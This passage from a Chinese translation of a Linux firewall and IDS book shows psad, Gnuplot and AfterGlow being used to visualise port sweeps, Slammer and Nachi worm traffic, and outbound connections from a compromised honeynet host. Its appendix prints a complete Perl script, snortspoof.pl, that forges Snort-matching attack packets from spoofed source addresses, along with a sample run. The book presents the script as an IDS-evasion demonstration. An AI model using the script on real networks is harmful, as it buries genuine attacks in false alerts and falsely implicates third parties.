这看上去确实像是端口扫射者。事实上，图14-7说明源IP地址200.216.205.189连接了子网11.11.0.0/16中许多目的地址的端口3 306（我们将这个图限制为只显示源IP地址200.216.205.189的数据，见下面的粗体显示）：

```
# psad -m iptables.data --gnuplot --CSV-fields "dst dp:3306,count" --CSV-regex
"SRC=200.216.205.189" --gnuplot-graph points --gnuplot-yrange 0:150 --gnuplot-
file-prefix fig14-7
$ gnuplot fig14-7.gnu
```

图14-7显示了IP地址200.216.205.189发送给每个目的IP地址（X轴）TCP端口3306的数据包数目（Y轴）。端口扫射共涉及24个目的地址，有些地址接收到的到达端口3306的数据包数目超过了120个。

另一种以可视化方式显示上面信息的方法是使用AfterGlow生成链接图。这类图以可视的格式包含源和目的IP地址并显示从源IP地址200.216.205.189发送到子网11.11.0.0/16中一些目的地址的数据包：

```
# psad  -m iptables.data --CSV --CSV-fields "src:200.216.205.189 dst dp:3306"
--CSV-max 6 | perl afterglow.pl -c color.nf | neato -Tpng -o fig14-8.png
```




图14-7　MySQL 3306端口扫射

psad的AfterGlow接口产生图14-8中显示的链接图（上面以粗体显示的psad的--CSV-max参数用于将数据点的数目限制为6个以提高可读性）。




图14-8　MySQL端口扫射的链接图

14.4.3 Slammer 蠕虫

Slammer（或Sapphire）蠕虫是历史上传播速度最快的一种蠕虫。它利用Microsoft SQL Server 2000中的堆栈溢出漏洞并通过UDP数据包进行传输，该UDP数据包的长度为404字节（包括IP首部），其目的端口为1434。

Slammer蠕虫可以很容易地在iptables日志数据中识别出来，只需查找目的端口为UDP端口1434并且IP LEN字段为404的数据包即可。psad签名集包括PSAD-CUSTOM Slammer communication attempt签名，以便在发现这个蠕虫时警告你。让我们来看看是否有来自外网源地址并针对honeynet的Slammer蠕虫：

```
# psad -m iptables.data --gnuplot --CSV-fields "timestamp dp:1434,counthour"
--gnuplot-graph lines --gnuplot-xrange 1140887484:1143867180 --CSV-regex
"LEN=404.*PROTO=UDP" --CSV-neg-regex "SRC=11.11." --gnuplot-file-prefix fig14-9
$ gnuplot fig14-9.gnu
```

Gnuplot产生图14-9所示的折线图（注意上面以粗体显示的--CSV-regex命令行参数中的LEN=404条件，这个条件很关键，因为Scan34数据集中还记录了其他的UDP数据包，但由于它们的数据包总长度不是404个字节，所以不是Slammer蠕虫）。




图14-9 按小时统计的Slammer蠕虫数据包数目

事实上，Slammer蠕虫确实在攻击honeynet，3月20日的大的脉冲显示了每小时57个数据包的攻击高峰。

这确实是相当大的攻击量，但如果改变时间尺度又会发生什么呢？我们将时间尺度逐步缩小到每分钟来看Slammer活动的数量（注意这次在psad命令行上使用的是countmin选项）：

```
# psad -m iptables.data --gnuplot --CSV-fields "timestamp dp:1434,countmin"
--gnuplot-graph lines --gnuplot-xrange 1140887484:1143867180 --CSV-regex
"LEN=404.*PROTO=UDP" --CSV-neg-regex "SRC=11.11." --gnuplot-file-prefix
fig14-10
$ gnuplot fig14-10.gnu
```

图14-10中显示的Slammer蠕虫活动看上去并没有图14-9中那个陡峭的脉冲那么糟糕，因为我们调整了时间尺度的缘故。从感染了Slammer蠕虫的系统上发送过来的数据包数目并没有改变，但3月21日出现了Scan34挑战所涵盖的整个5个星期跨度内最大的4个数据包。




图14-10　按分钟统计的Slammer蠕虫数据包数目

14.4.4　Nachi蠕虫

Nachi蠕虫攻击没有打上针对MS03-026漏洞（MS03-026字符串指的是Microsoft漏洞跟踪编号）补丁的Microsoft Windows 2000和XP系统。该蠕虫的主要特点是在它尝试入侵系统之前，它

会首先使用一个92字节长的ICMP回显请求数据包ping目标系统。这个有着92字节特定长度的ICMP数据包使得对Nachi蠕虫的检测变得非常容易。为了绘制Scan34 iptables数据集中的Nachi蠕虫流量，你可以在--CSV-fields参数中使用psad的ip_len:92条件并将对ICMP数据包的检查限制为源地址不是来自子网11.11.0.0/16：

```
# psad -m iptables.data --gnuplot --CSV-fields "timestamp ip_len:92,counthour"
--gnuplot-graph lines --gnuplot-xrange 1140887484:1143867180 --CSV-regex
"PROTO=ICMP" --CSV-neg-regex "SRC=11.11." --gnuplot-file-prefix fig14-11
$ gnuplot fig14-11.png
```

从图14-11所显示的Gnuplot图形中可以很明显地看出3月29日有Nachi蠕虫活动的脉冲。




图14-11 按小时统计的Nachi蠕虫流量

蠕虫流量的链接图更令人瞩目，因为给本地子网的外网IP地址发送可疑数据包实在是太多了。由AfterGlow所产生的链接图（见图14-12）说明针对honeynet系统的Nachi蠕虫ICMP流量真的是成群结队。92字节的IP LEN字段以小圆圈的形式直接显示在图形中央，外网IP地址以椭圆形显示，而honeynet地址则以矩形显示：

```
# psad -m iptables.data --CSV --CSV-fields "src dst ip_len:92" --CSV-max 300
--CSV-regex "PROTO=ICMP.*TYPE=8" | perl afterglow.pl -c color.nf |neato -Tpng
-o fig14-12.png
```




图14-12　Nachi蠕虫92字节长的ICMP数据包的链接图

14.4.5　来自被入侵系统的外出连接

将Honeynet系统放在因特网中的目的就是希望它们能被入侵。对成功的攻击及产生真正入侵的步骤进行分析是学习如何保护系统及获取对可能出现的新漏洞有价值情报的最佳途径。除了已讨论过的端口扫描、端口扫射和蠕虫活动以外，还可以使用iptables数据来确定是否有honeynet系统发起对外网IP地址的连接。

当从honeynet发往外网的SSH和IRC服务器的连接不能被预期的管理通信解释时，这些行为

都是非常可疑的，它们是表明honeynet系统已被入侵一种强烈的信号。同样地，如果发现所管理的系统有对外的SSH或IRC连接，而你对这类连接并不能给出合理的解释，那么就需要对这些连接进行深入分析了。

为了绘制honeynet子网11.11.0.0/16发往外网地址上目的端口的所有SYN数据包，可以执行如下命令：

```
# psad -m iptables.data --gnuplot --CSV-fields "src:11.11.0.0/16
dst:not11.11.0.0/16 dp" --CSV-regex "SYN URGP=" --gnuplot-graph points
--gnuplot-file-prefix fig14-13 --gnuplot-view 71,63
$ gnuplot fig14-13.png
```

Gnuplot将产生图14-13中所示的图形（注意上面以粗体显示的SYN URGP=匹配条件，它用于匹配iptables日志信息中TCP标记部分的SYN标记）。




图14-13 从honeynet发起的外出连接的点图

图14-13中的图形显示了honeynet上单个源地址（在X轴上以数字1表示）发送给多个外网地址（在Y轴上以范围0到45表示）的一系列的SYN数据包。每个SYN数据包的目的端口号显示在Z轴上。正如所看到的，有一些数据包的目的端口号为从0到1000的低端端口号，而更多的数据包是发往6000到7000的高端端口号。这值得怀疑，但我们需要了解具体的端口号，以便做出更准确的判断。为此，我们使用相同的搜索参数，生成一个链接图：

```
# psad -m iptables.data --CSV --CSV-fields "src:11.11.0.0/16 dst:not11.11.0.0/
16 dp" --CSV-regex "SYN URGP=" | perl afterglow.pl -c color.nf | neato -Tpng
-o fig14-14.png
```

AfterGlow产生图14-14所示的图形。




图14-14　从honeynet发起的外出连接的链接图

与图14-13中的Gnuplot图形相比，使用相同数据的图14-14中的链接图使情况变得更加清楚。

我们看到只有honeynet系统向外网IP地址发起TCP连接。源IP地址是11.11.79.67，它以椭圆形显示在链接图的中央。所有SYN数据包发送给的外网IP地址都是以矩形表示，而圆形则是目的端口。图中清楚地显示了多个SSH连接（在图的右边）和多个发往外网系统的IRC连接（图左边的TCP端口6667）。这两类连接都来自honeynet上的同一个系统并且充分表明该系统已被入侵。


14.5 本章总结

以可视化的方式显示安全数据可以快速地传达本来需要花费大量时间才能分析出来的重要信息，这对于那些需要从入侵检测系统和防火墙所产生的堆积如山的数据中进行筛选的管理员来说是一个福音。我们往往只需要从安全数据中提取出一些字段，并使用简单的条件来绘制这些字段（如一段时间内连接的目的端口数或从本地网络发起的对外连接）就可以得到有趣的结论。对于iptables数据来说[①]，psad提供了从iptables日志中提取数据字段的手段，Gnuplot和AfterGlow项目则可以将这些数据以图形的方式呈现。

① 许多管理员拥有从网络中各处收集来的以PCAP格式保存的原始数据包。即便psad还不能解释PCAP文件，你也可以使用像tcpreplay（见http://tcpreplay.synfin.net）这样的工具将这些数据包发送给iptables防火墙以使得iptables可以记录它们以供psad、Gnuplot和AfterGlow进行绘制。这个主意是由Richard Bejtlich通过电子邮件向我建议的。

附录A

攻击伪造



如果说入侵检测系统之间有什么共性的话，那就是它们都会产生误报，即有时候它们会针对没有恶意的流量发送警报。不断地调整IDS设置是减少误报率所必需的，但即便是最精确的IDS有时候也会将正常的流量误判为有恶意。网络是非常复杂的，即使入侵检测系统监控的是一个完全孤立的不会遭受到任何攻击或恶意行为的内部网络，它也会产生误报。这就为攻击者创造了机遇之窗，如果攻击者可以故意制造对IDS来说像是恶意的网络流量，他也就有可能对IDS（或监视IDS警报的管理者）隐藏真正的攻击。毕竟，IDS的有效性依赖于监视它所发送警报的管理者，如果存在大量的警报，而且看上去都有道理，那么真正的攻击就可以从容地隐藏在这些海量数据中。

此外，攻击者可以通过将攻击伪造为来自第三方所拥有的IP地址来陷害第三方。对IDS管理者来说，他很难区分伪造的攻击和真正的攻击。该附录中稍后介绍的snortspoof.pl脚本将讲述如何创建这类针对Snort IDS的伪造流量。在对该脚本的讨论中，我们还将介绍Snort针对这类攻击的对策。

A.1 连接跟踪

正如在第9章中提到的，stream4预处理器被添加到Snort中，应付伪造的TCP攻击。它跟踪TCP会话的状态并忽略没有通过已建立会话发送的攻击。从攻击者的角度来看，生成貌似恶意流量的最佳方法是剖析IDS使用的签名集，然后使用伪造的源IP地址构造匹配这些签名的数据包。

这正是下面的Perl脚本（snortspoof.pl）针对Snort IDS规则集所做的事情。（这个脚本与fwsnort项目一起发布，它也可以从http://www.cipherdyne.org/LinuxFirewalls上下载。）snortspoof.pl脚本旨在说明使用Perl构建一个没有使用stream预处理器且被Snort判断为有恶意的IP数据包是多么的容易。但这个脚本并不是可以生成匹配所有Snort规则流量的完整程序。有些Snort规则包含针对应用层数据的复杂描述（例如，在某些情况下，它们使用了pcre关键字来指定正则表达式），snortspoof.pl还不能处理这种复杂性。

```
[spoofer]$ cat snortspoof.pl
#!/usr/bin/perl -w
```

```
❶ require Net::RawIP;
  use strict;

  my $file       = $ARGV[0] || '';
  my $spoof_addr = $ARGV[1] || '';
  my $dst_addr   = $ARGV[2] || '';

  die "$0 <rules file> <spoof IP> <dst IP>"
      unless $file and $spoof_addr and $dst_addr;

  # alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linux #
  mountd overflow"; content:"^|B0 02 89 06 FE C8 89|F|04 B0 06 89|F";
  # reference:bugtraq,121
  my $sig_sent = 0;
❷ open F, "< $file" or die "[*] Could not open $file: $!";
  SIG: while (<F>) {
      my $content = '';
      my $conv_content = '';
      my $hex_mode = 0;

      my $proto = '';
      my $spt = 10000;
      my $dpt = 10000;

      ### make sure it is an inbound sig
❸     if (/^\s*alert\s+(tcp|udp)\s+\S+\s+(\S+)\s+\S+
              \s+(\$HOME_NET|any)\s+(\S+)\s/x) {
          $proto = $1;
          my $spt_tmp = $2;
          my $dpt_tmp = $4;

          ### can't handle multiple content fields yet
          next SIG if /content:.*\s*content\:/;

          $content = $1 if /\s*content\:\"(.*?)\"\;/;
          next SIG unless $content;

          if ($spt_tmp =~ /(\d+)/) {
              $spt = $1;
          } elsif ($spt_tmp ne 'any') {
              next SIG;
          }
          if ($dpt_tmp =~ /(\d+)/) {
              $dpt = $1;
          } elsif ($dpt_tmp ne 'any') {
              next SIG;
          }

          my @chars = split //, $content;
❹         for (my $i=0; $i<=$#chars; $i++) {
              if ($chars[$i] eq '|') {
                  $hex_mode == 0 ? ($hex_mode = 1) : ($hex_mode = 0);
```

```
                next;
            }
            if ($hex_mode) {
                next if $chars[$i] eq ' ';
                $conv_content .= sprintf("%c",
                        hex($chars[$i] . $chars[$i+1]));
                $i++;
            } else {
                $conv_content .= $chars[$i];
            }
        }
        my $rawpkt = '';
        if ($proto eq 'tcp') {
❺           $rawpkt = new Net::RawIP({'ip' => {
                saddr => $spoof_addr, daddr => $dst_addr},
                'tcp' => { source => $spt, dest => $dpt, 'ack' => 1,
                data => $conv_content}})
                    or die "[*] Could not get Net::RawIP object: $!";
        } else {
❻           $rawpkt = new Net::RawIP({'ip' => {
                saddr => $spoof_addr, daddr => $dst_addr},
                'udp' => { source => $spt, dest => $dpt,
                data => $conv_content}})
                    or die "[*] Could not get Net::RawIP object: $!";
        }
❼       $rawpkt->send();
        $sig_sent++;
    }
}
print "[+] $file, $sig_sent attacks sent.\n";
close F;
exit 0;
```

在❶处，脚本使用了Net::RawIP Perl模块，你的系统必须安装了该模块。（你可以通过http://www.cpan.org下载该模块。）在❷处，打开命令行上提供的Snort规则文件，脚本将遍历该文件中的所有规则。在❸处，snortspoof.pl提取用于检测针对HOME_NET进行攻击的TCP和UDP签名，远端的Snort探测器将在检测针对HOME_NET的流量中查找我们发送的攻击。

该代码最复杂的部分从❹处开始——对Snort规则试图在网络流量中匹配的应用层内容字符串的解释。如果原来的内容字段中包含以管道符（|）分隔的十六进制代码，snortspoof.pl在将攻击数据包放入网络之前会把这些字符转换为它们实际代表的字节。

在❺处和❻处，snortspoof.pl使用Net::RawIP Perl模块构建了TCP或UDP数据包，数据包中的源和目的IP地址是在命令行上指定的，源和目的端口号、应用层数据则是来自Snort规则。最后，在❼处，数据包被发送给目标IP。

现在，我们可以使用snortspoof.pl针对目标IP地址发送一个伪造源IP地址，并且匹配exploit.rules文件中包含签名的数据包了。

A.1.1 伪造 exploit.rules 流量

可以按照如下方式通过命令行执行snortspoof.pl，伪造来自Snort exploit.rules文件的攻击数据包（构造数据包使得它们看上去来自IP地址11.11.22.22），并将它们发送到目标IP地址44.44.55.55：

```
[spoofer]#  ./snortspoof.pl /etc/fwsnort/snort_rules/exploit.rules 11.11.22.22 44.44.55.55
[+] /etc/fwsnort/snort_rules/exploit.rules, 53 attacks sent.
```

通过使用tcpdump，可以确定snortspoof.pl的确像它宣称的那样工作，并且生成了针对目标IP地址的攻击数据包。下面的示例将显示Snort规则ID 315 EXPLOIT x86 Linux mountd overflow已发送到UDP端口635：

```
